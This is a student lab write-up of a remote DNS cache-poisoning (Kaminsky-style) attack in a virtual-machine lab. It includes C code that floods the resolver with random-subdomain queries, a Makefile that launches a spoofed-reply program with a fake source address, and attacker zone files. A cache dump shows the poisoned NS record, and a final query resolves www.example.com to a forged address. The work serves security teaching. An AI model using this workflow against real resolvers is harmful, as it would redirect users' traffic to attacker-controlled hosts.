Lab4 Remote DNS Attack

> 管佳乐 16307130212

Roles

> 10.0.2.5 Nameserver
>
> 10.0.2.6 Attacker
>
> 10.0.2.7 User

0 Configuration

nameserver

> Removed example.com.db
>
> Restart bind9

Attacker

> Change the nameserver

Task 1 Remote Cache Poisoning

Task 1.1 Spoofing DNS request


First change the local dns nameserver as 10.0.2.5 so we can use the dig command

Then execute the following program


```
#include<stdio.h>
#include<stdlib.h>

#define MAX 20

int main(){
    char i,j,k;
    int n=0;
    char command[19]="dig aaa.example.com";
    srand(time(0));
    for(i='a'+rand()%26;i<='z';i++){
        command[4]=i;
        for(j='a'+rand()%26;j<='z';j++){
            command[5]=j;
            for(k='a'+rand()%26;k<='z';k++){
                command[6]=k;
                system(command);
                if(n >= MAX)
                    return 0;
                n++;
```

```
            }
        }
    }
}
```

The wireshark of the attacker shows as below. There are many requests heading for the nameserver.



And the nameserver is requesting correspondingly.



Task 1.2 Spoofing DNS Replies

After executing the command on the attacker

```
$ cat Makefile
SRCE = 10.0.2.19 # fake address
DEST = 10.0.2.5 # the nameserver

11:11.c
    @gcc 11.c -o 11.o
    @./11.o

12:12.c header.h
    @gcc 12.c -o 12.o -lpcap
    @sudo ./12.o ${SRCE} ${DEST}
$ make 12
```

Then check the nameserver after a while


```
[11/28/18]seed@VM:.../bind$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep dnsl
example.com.            65485   NS      ns.dnslabattacker.net.
ns.dnslabattacker.NET.  850     \-ANY   ;-$NXDOMAIN
; ns.dnslabattacker.net [v4 TTL 850] [v6 TTL 850] [v4 nxdomain] [v6 nxdomain]
[11/28/18]seed@VM:.../bind$
```

The source code lies in `12.c`. The main goal is to crash the transaction id, so there is a loop to crash it.

Then inner loop will repeat 5000 times, whille the total space is 2^{16}

A rough approximation will lead to a geometric distribution and $X \sim Ge(\frac{5000}{2^{16}})$

Considering a loop will take about a second, 20 seconds of waiting will make the attack more promising.



Task 2

Question: Why the additional record would not be accepted

- Because the additional record is in the differnt zone and it's far from example.com. So Appolo will check it self.

> On the nameserver

```
$ sudo vi /etc/bind/named.conf.default-zones
zone "ns.dnslabattacker.net" {
    type master;
    file "/etc/bind/db.attacker";
};
$ sudo service bind9 restart
```

> On the attacker

```
$ sudo vi /etc/bind/db.attacker
  1 ;
  2 ; BIND data file for local loopback interface
  3 ;
  4 $TTL    604800
  5 @   IN  SOA localhost. root.localhost. (
  6                   2     ; Serial
  7              604800     ; Refresh
  8               86400     ; Retry
  9             2419200     ; Expire
 10              604800 )   ; Negative Cache TTL
 11 ;
```

```
12 @   IN  NS  ns.dnslabattacker.net.
13 @   IN  A   10.0.2.6
14 @   IN  AAAA    ::1
```

```
$ sudo vi /etc/bind/named.conf.local
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
$ sudo cp example.com.db /etc/bind/
$ sudo service bind9 restart
```

Then we can dig this on the user.

```
[11/28/18]seed@VM:~/.../lab4$ dig www.example.com | grep 1.1.1.1
;www.example.com              259200  IN      A       1.1.1.1
[11/28/18]seed@VM:~/.../lab4$
```